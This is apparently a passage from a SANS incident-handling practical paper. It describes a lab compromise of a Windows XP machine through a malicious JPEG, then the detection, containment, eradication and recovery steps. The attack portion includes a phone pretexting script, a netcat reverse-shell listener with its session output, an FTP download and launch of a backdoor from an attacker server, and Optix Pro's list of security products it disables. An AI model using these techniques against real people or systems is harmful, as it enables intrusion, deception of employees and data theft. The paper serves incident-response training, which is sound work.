   An additional method of discovering insider information and gathering email addresses for company employees is through the use of newsgroup search engines. Google's Newsgroup search method may be used to discover postings made by company employees to public newsgroups. Because return addresses are included with the messages the attacker could gather specific addresses for employees within the organization. These emails typically contain questions regarding specific technologies in place in the organization and often configuration files are sent by administrators in order to provide information in diagnosing a problem. The problem with this practice is that once the information has left the organizational email system the sender has no control over it. Emails may be archived and stored for years on other systems, allowing an attacker a great amount of reference material for discovering not only the technologies in

---

[11] http://www.google.com/help/operators.html

- 18 -

place in the organization, but also to pick up clues about the lingo, work style and general attitude in an organization. This can be invaluable information when it comes time to convince a user to open an attachment or download a file.

Figure 7: Google Newsgroup Search

Scanning

Email addresses can also be easily obtained by scanning the corporate web site. This technique is common amongst unsolicited bulk commercial email (UBCE) groups and is referred to in the information security industry as "harvesting." Many companies place specific user's email addresses on their websites instead of using generic addresses that would make social engineering attempts more difficult.

Sam Spade is a popular network querying tool that allows security engineers and network admins to use many common tools such as nslookup and whois through a GUI interface. Sam Spade includes a web site mirroring tool which can scan an entire domain for a variety of data including email addresses.

- 19 -

Figure 8: Sam Spade Address Harvesting

Traditional methods of port scanning could be used to identify additional methods of placing the file on a system within the network. Anonymous FTP servers could be identified and the file uploaded in wait for a user to browse.

Exploiting the System

The exploitation of the system in our example relies on passive methods of gaining access. The attacker must setup the listener on a host and, after sending his target user the malicious JPEG, wait for the reverse shell to be spawned back to the host. An attacker may choose to gather many email addresses from the website and send his malicious email to all users or they may target a specific individual. A mass email with a malicious attachment has a greater chance of

- 20 -

being identified by a member of information security than does a single email directed to a particular user.

Attacks that rely on passive methods of exploitation can often be sped up by a skilled social engineer. Social engineering is described as "obtaining information from individuals by trickery."[12] In addition to obtaining information the technique may also be used to influence individuals to perform actions which they should not perform. In our case the attacker may use the information gained from his reconnaissance to place a phone call to his victim. A common social engineering scenario may resemble the following:

```
"Marketing, this is Nancy"

"Hi Nancy, this is Jim in engineering. We wanted to update
a graphic on the webpage for our new product, but they told
me I had to send it to you for approval first. I'm having
trouble with my machine locking up while I'm in my email so
I'm going to send it from my personal account. Would you
mind opening it up and making sure it came through ok? I'll
send it to you now."

"Sure, I'll take a look at it."

<attacker sends malicious jpeg>

"It came through ok, I'll take a look at it now"

<victim views the file and exploit is executed>

"I think my machine just locked up too"

"It must be something with the email system then. Tell you
what… Just delete that one and I'll resend it again when
they figure out what is going on."
```

A skilled social engineer will deliver his story and have enough research information on the company to successfully fool his victim into believing they are a member of the organization. In our example the attacker would have identified an actual individual in the engineering department to use as an alias and may have performed social engineering on others to identify the correct office number, building location or organizational unit information that our victim may have used to attempt to verify the individual. A large organization with many employees or offices spread across the nation is a prime target for this attack technique as the individuals are unlikely to know each other or recognize a voice as unfamiliar over the telephone.

In the case of a shell being spawned back to the attacker they must setup a listener on the source machine to receive a connection from the victim machine. This is easily accomplished using netcat as demonstrated in the SANS Track 4

---

[12] http://www.ffiec.gov/ffiecinfobase/booklets/information_securiy/08_glossary.html

- 21 -

coursework. When the malicious JPEG is viewed and the shell code for the
reverse shell is executed the following is shown.

```
C:\Temp>nc -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.234.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
C:\>
```

At this point the victim machine has spawned the shell and connected to the
listener on the attacker machine. The attacker has typed the system command to
display the TCP/IP address of the machine to verify that the final prompt is from
the victim machine and any commands typed at this point execute on that
system.

Once the individual has successfully exploited a user's machine and the reverse
shell has been spawned, the attacker will try to ensure that access to the
machine is available to them in the future.

Keeping Access

Keeping access to a machine is an important step in the attack process.
Depending on the motivations of the individual the access may be kept for a
variety of reasons. In the case of access being stolen for information gathering
the host may be used to sniff network traffic, additional passwords or proprietary
company documents. In many cases machines are recruited by individuals to be
sold as "zombie" machines for use in spamming or denial of service attacks when
many disparate systems simultaneously flood a network with traffic. One tool
commonly used as a backdoor into systems is Optix Pro. This application has
been specifically discussed in detail in other SANS papers[13] and will be
discussed here to briefly give an example of one of the methods an attacker
could use to maintain control of the machine in our example.

In our example we used Optix Pro version 1.32 to demonstrate the steps an
attacker may use to retain their access to a machine.

---

[13] http://www.giac.org/practical/GCIH/Don_Parker_GCIH.pdf

- 22 -

Figure 9: Optix Pro Welcome Screen

Optix Pro has many different configuration options available. In order to aid in avoiding detection our attacker has chosen to configure the server to contact an IRC server under their control over port 80. This port is almost always enabled outbound in order to allow employees to browse the web.

Figure 10: Optix Pro IRC Configuration

In our example scenario the attacker will have access to a command shell on the remote machine. At this point the options for transferring the backdoor application are limited because of inbound firewall rules, so the attacker uses the built-in Microsoft FTP client to retrieve his executable from a remote server under his control.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Temp>ftp 192.168.234.1
Connected to 192.168.234.1
220 FTP server ready. All transfers are logged. (FTP)
User (192.168.234.1:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful. Have fun.
ftp> get sysdrv32.exe
File Transferred
ftp> quit

C:\Temp>sysdrv32.exe
```

At this point the attacker has exploited the machine and his application will connect to the remote IRC server on port 80. Because of the distributed nature of

- 24 -

IRC the individual can log in to the channel from any other IRC server connected to the network and have the ability to send the infected machine commands.

Covering Tracks

In this scenario the attacker has left few clues as to their activity on the system during the actual exploitation. The incoming email with the JPEG attachment and the resident backdoor application provide the biggest clues to malicious use of the system. If the attacker has taken the time to use the social engineering scenario documented above the victim will most likely have deleted the file and, assuming the individual was convincing enough, all but written off the incident as a typical day of technology being difficult.

No log files exist for the FTP client sessions in a default Windows XP configuration so there is no need for our attacker to worry about erasing files. All logging that will be used in the identification process of this paper is contained on other systems that we will assume our attacker does not have access to at this time. It should be noted that a common philosophy of a very dedicated attacker is that the attack does not stop until enough access has been obtained for total removal of evidence from a system is possible. In a scenario like this our attacker may copy other programs to the machine to perform in-depth port scanning or password cracking activities.

Optix Pro includes other options which alter the registry keys in the Windows registry and disable firewall and antivirus programs. The Optix Pro documentation includes a list of all current antivirus and firewall software it is capable of disabling. A portion of this list is included here:

```
Kaspersky Anti Hacker 1.0
Kerio Firewall
Lockdown Pro/free
LookNStop
mcafee firewall
McAfee Internet Security
Net Barrier firewall
Net Protect
Norton firewall
Outpost Firewall
Panda (Built-In)
PC Cillin 2003 personal firewall
Pc-Cillin (Built-In)
Private Firewall  3
Sphinx
Steganos Online Shield
Sygate Personal Firewall
sygate personal pro
TGB::BOB! Firewall Personnel v 2.31E
Tiny Personal Firewall
WinGate
Winroute
```

- 25 -

```
    WinXP Firewall
    Zonealarm Pro/free
```

Figure 11: Optix Pro AV/FW Disable List

By enabling this functionality the attacker can prevent his identification by the user when the machine is infected and allow the software to install itself without notification from these applications.

The Incident Handling Process

   SANS Track 4 taught a six step method of incident response practice developed from a variety of sources, such as the National Institute of Standards and Technology special publication 800-61[14], and the real life experience of its members with actual incidents. This process covers six key areas that are common to every incident and the resources and techniques of each that a capable incident handler must remember.

   The following timeline represents key events in our example incident response scenario. The scenario occurs during the month of September of 2004. It is important to note that the official advisory for this vulnerability was not released until September 14th, 2004. Many organizations have found themselves in a position such as this. Zero day exploits refer to situations that the attacker has access to vulnerability information and exploit code that was not available publicly at the time they compromised the organizations systems. The fictional timeline in our example represents this scenario.

Figure 12: Incident Timeline

   Because the exploitation was done in a lab environment the timeline was created to represent as closely as possible the actual process a typical organization would go through and some of the decisions that would need to be made during each phase.

---

[14] http://www.csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

Preparation Phase

The preparation phase should include the gathering of all resources that may be necessary in the incident response process and the establishment of procedures for dealing with the event. As mentioned in class, the preparation and identification phases are ongoing activities that should be occurring daily in your organization. The more a security engineer is prepared for an incident and the better they are at identifying that incident, the less damage it will have on the organization when it happens.

In our example organization they had prepared for an incident by the establishment of an incident response team, the identification of procedures and the acquisition of appropriate hardware and software for performing a system backup and analysis. Our organization had implemented antivirus filtering on the email systems in order to prevent infection from viruses and put both inbound and outbound firewall restrictions in place to prevent worms from infiltrating the network and propagating out from the network in instances that other protections failed. Our example organization had also acquired drive duplication equipment as part of their incident response toolkit to deal with the acquisition of system images from infected machines which is discussed more in the containment phase.

Policy Examples

Internet usage policies restricting users to only company related business can assist in the mitigation of several vulnerabilities if they are properly adhered to by the employees. Although policies alone will not stop an attacker it decreases the number of attack vectors and targets within the organization and prevents an employee from unknowingly infecting themselves through random web or email usage.

All policies should be reviewed by a representative from both human resources and the legal department. By having these individuals involved the company ensures the policies are not only flexible to the needs and concerns of the employees, but also enforceable by the organization if necessary.

The following sample web-browsing policy would limit the employee's viewing of non-work related websites. By restricting employee browsing to organization related sites only, there is less of a chance the individual will be redirected to some of the free web hosting sites which often provide attackers an easy and anonymous means of infecting users through spoofed websites.

> "Internet web access is provided by the company for employees engaging in organization-related business only. All personal use of the internet on organizational systems or communications media is forbidden. Examples of personal use include, but are not limited to,

- 28 -

online shopping, games and entertainment related websites, sports and sports betting and adult web sites. The organization reserves the right to monitor web traffic usage in order to ensure adherence to this policy. Usage of internet services constitutes agreement with this policy. Disciplinary action may result with individuals found violating this policy."

In addition to web-browsing the company must make an attempt to prevent employees from opening email attachments which may contain malicious code. Because email addresses are often easy to discover for a member of an organization and untrained users are often the easiest targets to information security within a company, email can be very effective for an attacker wishing to gain access to protected systems. Additionally, weaker emphasis on internal security is common practice within many organizations and a malicious email attachment can often find its way into the network much easier than direct attacks against protected systems. The following policy attempts to mitigate these scenarios.

"Internet email access is provided by the company for employees engaging in organization-related business only. All personal use of the email systems is forbidden. Examples of personal use include, but are not limited to, the sending and receiving of images, documents, information or executables to individuals not directly engaged in company business. Additionally, under no circumstances should employees send or receive any of the following - joke and/or "hoax" emails, viruses and mass unsolicited email or "spam" or any files or messages from unrecognized source addresses. The organization reserves the right to monitor email usage in order to ensure adherence to this policy. The company also reserves the right to inspect or block any emails and attachments which it feels may constitute a threat to the company, its employees or computer systems. Usage of internet services constitutes agreement with this policy. Disciplinary action may result with individuals found violating this policy."

These policies should allow the organization the flexibility needed to monitor email and web-browsing traffic and should be combined with technical controls to identify usage outside of the policies.

Existing Incident Handling Procedures

Incident handling procedures are essential to the operation of the incident response plan when it is put into action. Certain decisions may be made ahead of time which eases the stress involved in an actual incident response. Our example organization had made the decision ahead of time that any machines

- 29 -

identified on the network as being compromised would immediately have their
network connection terminated and the power to the machine unplugged.

The procedure in this instance refers to the decision of observe or contain
discussed in class. This decision refers to the company policy of whether a
recognized incident should be allowed to continue and the actions of the attacker
monitored and recorded as evidence or if the machine should immediately be
restored to its proper operation. The official policy for this aspect of the process is
outlined below.

> "In cases that confidential data is not leaving the organization the
> company policy is to immediately notify the incident response team
> lead and continue to gather evidence and record actions until it is
> believed confidential data may be compromised or the time that the
> incident response team can be organized and a decision be made
> to further actions. If the events identified represent the possibility of
> confidential data leaving the organization the administrator must
> notify the incident response team and take immediate actions to
> stop the information from leaving the premises, altering the
> remaining evidence as little as possible. In the event the
> administrator can identify a source, this will involve the unplugging
> of the systems power source."

Procedure Examples

The organization recognized a need for the implementation of regular
procedures to assist in the identification of security incidents that may go
unnoticed by traditional firewall or IDS logging and alerting systems. To combat
these deficiencies the organization implemented daily procedures of log checking
and analysis by an employee to identify unusual incidents, assist in tuning IDS
systems and provide a final method of checks and balances for the people and
technology that had already been put into place.

Log File Analysis – Intrusion Detection Systems and Firewalls will be examined
for the previous day's alerts. Suspicious events will be investigated by the
security engineer and, upon determining them to be non-issues, the device will
be adjusted to compensate for the false positive.[15] Firewall log files will be
examined for internal and external hack attempts. External attacks against the
network that are successful will constitute implementation of the incident handling
process. External attacks that are unsuccessful will be recorded and the security
engineer will issue a generic email to the designated ARIN technical contact.
Internal activity and analysis will involve examining the log file for servers and
workstations attempting communication on protocols for services that have no
business justification.

---

[15] A "false positive" is a network event which generates an alert for a non-malicious activity.

Bandwidth Analysis – On a daily basis the network administrators will review bandwidth utilization graphs to determine any abuse of service that occurred during the previous 24 hours. Any unusual traffic activity taking place over monitored connections is reported in the MRTG graphs and presented to the admin for review.

Incident Response Team

The division of roles and responsibilities within the incident response team allows efficient and effective management of a security incident. Allowing an individual to concentrate on a key area aids in maintaining reasonable stress-levels during a security incident and reduces the chance of error from a person being over tasked or overstressed, factors which may prevent the successful handling of the incident. The following roles have been identified for the incident response team.

Management - multiple management-level roles exist within the incident response team. These roles include the Incident Review Manager and Incident Team Manager. The responsibilities within these roles include the updating of senior level executives during an incident, coordination of team members and their response and the overall adherence to incident response policy.

Information Security - The information security department has assigned a member of this division to the incident response team. A member of the information security team is necessary in the early identification and analysis of incidents and has the authority and access levels necessary to modify controls on equipment such as firewalls or intrusion detection systems if the situation warrants such an action.

Telecommunications – The incident response plan defines individuals with the ability to monitor or alter telecommunication equipment such as telephone lines or Public Branch Exchange (PBX) equipment. Communication specialists have been defined on the incident response team in order to deal with network-level architecture issues or configuration changes that may arise during an incident. This part of the incident response team is capable of altering routers, switches and gateways during an incident to the point of demarcation.

IT Support - Several individuals with IT specific roles have been identified in the incident response team. These individuals include System Owners, System Developers, Database Administrators and System Administrators. These individuals are familiar with the hardware, software, database configuration and structure, application configurations and normal functionality of all systems within the organization. These individuals are also familiar with the value of information

- 31 -

contained on the assets and are capable of assisting in the decision of whether or not to pull a system from operation during an incident.

Legal Department – The example organization has identified a representative from the legal department to assist in the incident response process. This person is responsible for assuring the organization is protected from legal liability as a result of either investigating an incident or from the incident itself. The individual will also coordinate with the proper law enforcement authority in the event an issue requires their involvement.

Public Affairs and Media Relations – The organization has identified the public affairs individual responsible for disseminating information to the news media and the general public if the incident requires doing so. This person will be the primary point of contact for interaction with the public and should be prepared with approved statements if an incident is made public before the organization has full knowledge of the events involved.

Human Resources - In the case of an incident involving an employee of the organization human resources will need to be aware of issues concerning workers rights. The example organization has appointed an individual from the Human Resources department to oversee the investigation of internal personnel and ensure the correct procedure for collecting information and questioning employees is performed.

Physical Security and Facilities Management - Incidents involving breaches of physical security may occur within the organization. In these instances the organization should have an individual familiar with the facilities and locations involved. Additionally, these individuals may allow incident response personnel access to areas in off-hours. A member of the organization with knowledge of building security should be appointed to the incident response team.

Identification Phase

A popular saying in information security is that not all attacks can be prevented, but they must be detected. This fundamental exemplifies the identification phase of our incident response process.

Because the exploitation occurs on the local machine the implementation of stronger firewall rules will not do anything to directly prevent the attack but will only prevent infection from worm traffic that may be developed in the future. Diligent logging and monitoring of the firewall may allow for identification of this scenari. An administrator may notice outbound SMTP connections from the workstation. This is highly unusual traffic for a normal user workstation in a

- 32 -

corporate environment with a centralized mail server and is highly indicative of spy ware or spamming software being installed on a machine.

Bandwidth Utilization - In our example the outgoing connections that are regularly sending information from the workstation are the only abnormal network activity and may go unnoticed in the firewall log. In the case of an attacker sending large amounts of logged data outside the firewall the traffic could represent abnormal patterns of usage to the organization. Our network administrator performed their daily routine of checking log files from the firewall and MRTG and they encountered the following graph.

`Daily' Graph (5 Minute Average)

Max In: 150.8 kb/s (0.2%)   Average In: 3984.0 b/s (0.0%)   Current In: 600.0 b/s (0.0%)
Max Out: 252.2 kb/s (0.3%)   Average Out: 14.5 kb/s (0.0%)   Current Out: 1304.0 b/s (0.0%)

Figure 13: Abnormal Network Utilization

The blue spikes in the graph represent an abnormal amount of data being sent outside the organization after normal business hours. This traffic is highly unusual given its timeframe and can represent large amounts of data being transferred through the firewall. At this point in the incident it is unclear as to whether the abnormal traffic is the result of user activity which may be unusual, but not intended to harm the organization, or if it represents a definite attempt to damage the organization.

Packet Analysis – Analysis of further events on the network must be done as non-invasively as possible to ensure any additional evidence is not altered during the process of the investigation. No signatures in the IDS are available for this exploit as it is new and unknown, so our administrator uses the popular sniffer[16] Ethereal to manually collect additional packets. After opening the application and monitoring the network segment with internal workstations the administrator notices the following packets attempting to leave the organization:

```
No.   Time        Source           Destination      Protocol
24    11.546643   192.168.234.129  [attacker-ip]      TCP
1038 > smtp [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
```

---

[16] A sniffer is a general term for any utility which allows a user to passively collect packets from a network.

- 33 -

```
25   11.548144   [attacker-ip]   192.168.234.129   TCP
smtp > 1038 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

26   11.548329   192.168.234.129 [attacker-ip]      TCP
1038 > smtp [ACK] Seq=1 Ack=1 Win=64240 Len=0

27   11.549945   [attacker-ip]   192.168.234.129   SMTP
Response: 220 [attacker-ip] ESMTP Postfix
```

This packet sequence shows the initial TCP handshake[17] from an internal workstation to an external host. The response code 220 is an RFC compliant response that shows the correct establishment of a SMTP session for sending mail. The only machines that should be connecting to external hosts using SMTP are those of the corporate mail servers. Individual workstations should be using Microsoft-specific protocols and only talking with the internal mail servers.

At this point in our scenario the administrator has positively identified activity that is against policy within the organization. The appropriate containment procedure in this case is the immediate notification of the incident response team lead and the quarantine of the source machine.

Containment Phase

The containment phase consists of limiting the damage an infected machine may inflict on other users machines. The company policy of pulling the machine from the network immediately after an incident is identified assists greatly in the containment process by preventing it from infecting other machines. The unplugging of power also prevents root kits from deleting themselves before they can be examined.

Two pieces of equipment are essential in making forensic copies of computer systems. The first is a hardware write-blocker. NIST describes blocking devices as the following[18].

> "A hardware write blocker (HWB) is a hardware device that attaches to a computer system with the primary purpose of intercepting and preventing (or 'blocking') any modifying command operation from ever reaching the storage device. Physically, the device is connected between the computer and a storage device. Some of its functions include monitoring and filtering any activity that is transmitted or received between its interface connections to the computer and the storage device."

---

[17] A three-packet sequence all TCP sessions begin with in order to establish communication.
[18] http://www.cftt.nist.gov/HWB-v2-post-19-may-04.pdf

- 34 -

Hardware write-blockers allow the second piece of required equipment, the forensic software, to make a bit-by-bit image of the machine data without fear of altering the evidence during the process. Our example company has chosen the popular software package Encase for acquiring the disk image. Guidance software's Encase product is used extensively by law enforcement and incident response teams for performing digital forensics and investigations.

> "As the standard in computer forensics, EnCase® Forensic Edition delivers the most advanced features for computer forensics and investigations. With an intuitive, yet flexible GUI and unmatched performance, EnCase® software provides investigators with the tools to conduct complex investigations with accuracy and efficiency. Our award winning solution yields completely non-invasive computer forensic investigations while allowing examiners to easily manage large volumes of computer evidence and view computer drive contents including files, operating system artifacts, file system artifacts, and deleted files or file fragments located in file slack or unallocated space."[19]

The acquisition process is made very easy by utilizing these two pieces of equipment. The following image shows the selection of the infected drive for acquiring and the write-blocking indicator.

Figure 14: Encase Acquisition Software

Because the image that is taken is a bit-for-bit copy of the drive the imaging process may take several days. The benefit however is that once the image is acquired the drive may be restored into operation and all analysis of the system can be continued through the forensic software. This is accurately represented on our timeline of the incident. In our scenario the analysis would include the

---

[19] http://www.guidancesoftware.com/products/index.shtm

examination of MD5 hashes of files on the drive to known signatures of Trojans and spy ware applications. An explanation of hash values is given in the Encase Frequently Asked Questions[20].

> "An MD5 hash value a 128-bit (16-byte) number that uniquely describes the contents of a file. It is essentially a digital fingerprint of a file or an entire disk. The code to computer the MD5 hash value of a file was developed by RSA and is publicly available. For this reason, the MD5 is a standard in the forensics world.
>
> The algorithm used to generate an MD5 hash is such that the odds of two different files having the same hash value is two to the 128th power. You would be more likely to win the grand prize in the Powerball lottery 39 times before running across two different files with the same hash value."

A chain of custody should be established for the drive images as well to ensure no tampering may be done with the data while it is being analyzed. CD-Rom images of the drives should be burned as soon as possible and stored in locked areas with extremely limited access by other personnel and audit capabilities when they are needed.

During the acquisition process the user of the machine was interviewed to determine if they had involvement in the incident or if the infection was the result of a specific action taken on their part. When asked if any abnormal activity had occurred recently or if the machine had exhibited any strange behavior or system crashes the employee relayed information on an email that was opened earlier in the week after which her workstation immediately crashed. Several containment measures were discussed and the following list of immediate actions was put into effect to prevent the further spread of infection or pilfering of information from the network.

File attachment blocking - After a quick search on Google the administrators identified the security advisory for malicious JPEG images and a decision was made to deny all image files from entering the network through the corporate mail server. File attachments ending in .jpg or jpeg file extensions were denied entry into users mail boxes.

Site blocking – An additional containment measure of blocking access to Yahoo and Hotmail websites was placed into effect to prevent any users from accessing these sites despite the stated corporate policy in effect concerning the use of personal email accounts.

NULL routes – In order to ensure the attacker was not able to gather additional information from the network through backdoors that may have been placed and not yet identified, the decision was made to create a NULL route in the core

---

[20] http://www.guidancesoftware.com/support/EnCaseForensic/version3/analysis.shtm

router to prevent or receive any transmission from the attackers address space. Null routes are defined by the following:

> "A null route routes traffic to a non-existent interface, what is often called a 'bit bucket'. This traffic is effectively dropped as soon as it is received. A null route is useful for removing packets that cannot make it out of the network or to their destination, and decreases congestion caused by packets with no functional destination. During a denial of service attack, a Null route can temporarily be used near the destination to drop all traffic generated by the attack." [21]

After logging into the router as an administrator the following command was executed to enable the null route for the attacker's network. This effectively disabled all communication with addresses in this Class C range by directing the traffic to a virtual interface that was not used:

```
(core)# ip route [Attacker Network] 255.255.255.0 e0
```

This containment measure can ensure the attacker is slowed both in their exploitation and in the amount of information allowed out of the organization. As more networks are identified they can be added to the null route lists. However, the virtually unlimited amount of networks the attacker may have access to prevents this from being a permanent solution. It's use is strictly to give the administrators more time to clean up from the incident as the containment phase is intended.

Eradication Phase

Current antivirus software will detect most malicious code present on a system. In the case of programs like this however, the root kits are capable of intercepting communications between the antivirus software and the operating system and manipulate those calls to disable the software. This is the reason the majority of infections need a restoration from a base installation in order to be confident that the infection is eradicated. Techniques for assisting this process and speeding up the recovery phase are presented in the next section.

In order to get the machine restored to the user as fast as possible the decision was made to create a drive image and restore the operating system from scratch. This method is highly recommended in most incidents due to the variety of methods malicious applications have for hiding from detection tools and continuing infection or damage even after the administrators have believed to have eradicated all malicious code from the system.

---

[21] http://www.inetdaemon.com/tutorials/internet/ip/routing/static/

- 37 -

Recovery Phase

   The recovery phase consists of ensuring that the vulnerabilities that were present in the original system to allow infection and exploitation are not present in the future and that normal system operation can be restored.

   Organizations that have taken the time to standardize their desktop software and hardware configurations can have a much quicker recovery phase than those that have not. Symantec's Ghost software is a tool used by many organizations for creating standard desktop images. Symantec provides the following description of their product.

> "Symantec Ghost™ is a comprehensive enterprise tool for OS deployment, software distribution, and client migration. The solution helps to reduce IT costs by streamlining networked server, desktop, and notebook management. Now administrators can deploy or restore an OS image or application onto a PC in minutes, and easily migrate user settings and profiles to customize PCs."

After the standard desktop image is applied a process must be developed for ensuring that vulnerable versions of the gdiplus.dll file are not still present on the system. Microsoft has aided this process by releasing a number of tools for scanning a system for vulnerable DLL files. SANS ISC developed their own scanner and maintains it on the SANS website[22].

---

[22] http://isc.sans.org/gdiscan.php
